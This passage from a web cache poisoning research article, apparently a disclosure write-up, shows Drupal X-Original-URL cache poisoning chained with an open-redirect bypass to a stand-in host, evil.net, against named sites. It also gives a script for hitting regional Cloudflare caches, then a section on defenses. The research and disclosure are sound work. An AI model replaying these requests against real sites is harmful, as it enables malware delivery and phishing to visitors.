The ability to swap around pages is more amusing than serious, but perhaps it has a place in a bigger exploit chain.

Internal Cache Poisoning

Drupal is often used with third party caches like Varnish, but it also contains an internal cache which is enabled by default. This cache is aware of the X-Original-URL header and includes it in its cache key, but makes the mistake of also including the query string from this header:



While the previous attack let us replace a path with another path, this one lets us override the query string:

```
GET /search/node?keys=kittens HTTP/1.1

HTTP/1.1 200 OK
…
Search results for 'snuff'
```

This is more promising, but it's still quite limited – we need a third ingredient.

Drupal Open Redirect

While reading Drupal's URL-override code, I noticed an extremely risky feature – on all redirect responses, you can override the redirect target using the 'destination' query parameter. Drupal attempts some URL parsing to ensure it won't redirect to an external domain, but this is predictably easy to bypass:

```
GET //?destination=https://evil.net\@unity.com/ HTTP/1.1
Host: unity.com

HTTP/1.1 302 Found
Location: https://evil.net\@unity.com/
```

Drupal sees the double-slash // in the path and tries to issue a redirect to / to normalize it, but then the destination parameter kicks in. Drupal thinks the destination URL is telling people to access unity.com with the username 'evil.net\' but in practice web browsers automatically convert the \ to /, landing users on evil.net/@unity.com.

Once again, by itself an open redirect is hardly exciting, but now we finally have all the building blocks for a serious exploit.

Persistent redirect hijacking

We can combine the parameter override attack with the open redirect to persistently hijack any redirect. Certain pages on Pinterest's business website happen to import JavaScript via a redirect. The following request poisons the cache entry shown in blue with the parameter shown in orange:

```
GET /?destination=https://evil.net\@business.pinterest.com/ HTTP/1.1
Host: business.pinterest.com
X-Original-URL: /foo.js?v=1
```

This hijacks the destination of the JavaScript import, giving me full control of several pages on business.pinterest.com that are supposed to be static:

```
GET /foo.js?v=1 HTTP/1.1

HTTP/1.1 302 Found
Location: https://evil.net\@unity.com/
```

Nested cache poisoning

Other Drupal sites are less obliging, and don't import any important resources via redirects. Fortunately, if the site uses an external cache (like virtually all high-traffic Drupal sites) we can use the internal cache to poison the external cache, and in the process convert any response into a redirection. This is a two-stage attack. First, we poison the internal cache to replace /redir with our malicious redirect:

```
GET /?destination=https://evil.net\@store.unity.com/ HTTP/1.1
Host: store.unity.com
X-Original-URL: /redir
```

Next, we poison the external cache to replace /download?v=1 with our pre-poisoned /redir:

```
GET /download?v=1 HTTP/1.1
Host: store.unity.com
X-Original-URL: /redir
```

The end result is that clicking 'Download installer' on unity.com would download some opportunistic malware from evil.net. This technique could also be used for a wealth of other attacks including inserting spoofed entries into RSS feeds, replacing login pages with phishing pages, and stored XSS via dynamic script imports.

I've uploaded a video of one such attack on a stock Drupal installation[14].

This vulnerability was disclosed to the Drupal, Symfony and Zend teams on 2018-05-29 and support for these headers has hopefully been disabled via a coordinated patch release by the time you read this.

Cross-Cloud Poisoning

As you could probably have guessed, some of these vulnerability reports triggered interesting reactions and responses.

One triager, scoring my submission using CVSS, gave a CloudFront cache poisoning report an access complexity of 'high' because an attacker might need to rent several VPSs in order to poison all CloudFront's caches. Resisting the temptation to argue about what constitutes 'high' complexity, I took this as an opportunity to explore whether cross-region attacks are possible without relying on VPSs.

It turned out that CloudFront have a helpful map of their caches, and their IP addresses can be easily identified using free online services[15] that issue DNS lookups from a range of geographical locations. Poisoning a specific region from the comfort of your bedroom is as simple as routing your attack to one of these IPs using curl/Burp's host-name override features.

As Cloudflare have even more regional caches, I decided to take a look at them too. Cloudflare publish a list of all their IP addresses online, so I wrote a quick script to request waf.party/cgn-cgi/trace through each of these IPs and record which cache I hit:

```
curl https://www.cloudflare.com/ips-v4 | sudo zmap -p80| zgrab --port 80 --data
traceReq | fgrep visit_scheme | jq -c '[.ip , .data.read]' cf80scheme | sed -E 's/\["
([0-9.]*)".*colo=([A-Z]+).*/\1 \2/' | awk -F " " '!x[$2]++'
```

This showed that when targeting waf.party (which is hosted in Ireland) I could hit the following caches from my home in Manchester:

```
104.28.19.112 LHR    172.64.13.163 EWR    198.41.212.78 AMS
172.64.47.124 DME    172.64.32.99 SIN    108.162.253.199 MSP
172.64.9.230 IAD    198.41.238.27 AKL    162.158.145.197 YVR
```

Defense

The most robust defense against cache poisoning is to disable caching. This is plainly unrealistic advice for some, but I suspect that quite a few websites start using a service like Cloudflare for DDoS protection or easy SSL, and end up vulnerable to cache poisoning simply because caching is enabled by default.

Restricting caching to purely static responses is also effective, provided you're sufficiently wary about what you define as 'static'.

Likewise, avoiding taking input from headers and cookies is an effective way to prevent cache poisoning, but it's hard to know if other layers and frameworks are sneaking in support for extra headers. As such I recommend auditing every page of your application with Param Miner to flush out unkeyed inputs.

Once you've identified unkeyed inputs in your application, the ideal solution is to outright disable them. Failing that, you could strip the inputs at the cache layer, or add them to the cache key. Some caches let you use the Vary header[16] to key unkeyed inputs, and others let you define custom cache keys but may restrict this feature to 'enterprise' customers.

Finally, regardless of whether your application has a cache, some of your clients may have a cache at their end and as such client-side vulnerabilities like XSS in HTTP headers should never be ignored.

Conclusion

Web cache poisoning is far from a theoretical vulnerability, and bloated applications and towering server stacks are conspiring to take it to the masses. We've seen that even well-known frameworks can hide dangerous omnipresent features, confirming it's never safe to assume that someone else has read the source code just because it's open-source and has millions of users. We've also seen how placing a cache in front of a website can take it from completely secure to critically vulnerable. I think this is part of a greater trend where as websites become increasingly nestled inside helper systems, their security posture is increasingly difficult to adequately assess in isolation.

Finally, I've built a little challenge[17] for people to test their knowledge, and look forward to seeing where other researchers take web cache poisoning in future.

References

1. https://media.defcon.org/DEF%20CON%2024/DEF%20CON%2024%20presentations/DEFCON-24-Regilero-Hiding-Wookiees-In-Http.pdf
2. https://omergil.blogspot.com/2017/02/web-cache-deception-attack.html
3. https://portswigger.net/blog/exploiting-cors-misconfigurations-for-bitcoins-and-bounties
4. https://wiki.mozilla.org/Firefox/Shield
5. https://www.cnet.com/news/mozilla-backpedals-after-mr-robot-firefox-misstep/
6. https://github.com/mozilla-services/autograph/tree/master/signer/contentsignature
7. https://waf.party/
8. https://hackxor.net/mission?id=7
9. https://twitter.com/_s_n_t
10. https://www.brokenbrowser.com/loading-insecure-content-in-secure-pages/
11. http://ogp.me/
12. https://blog.cloudflare.com/understanding-our-cache-and-the-web-cache-deception-attack/
13. https://portswigger.net/blog/practical-web-cache-poisoning#opengraphdemo
14. https://portswigger.net/blog/practical-web-cache-poisoning#drupaldemo
15. https://www.nexcess.net/resources/tools/global-dns-checker/?h=catalog.data.gov&t=A
16. https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Vary
17. https://hackxor.net/mission?id=8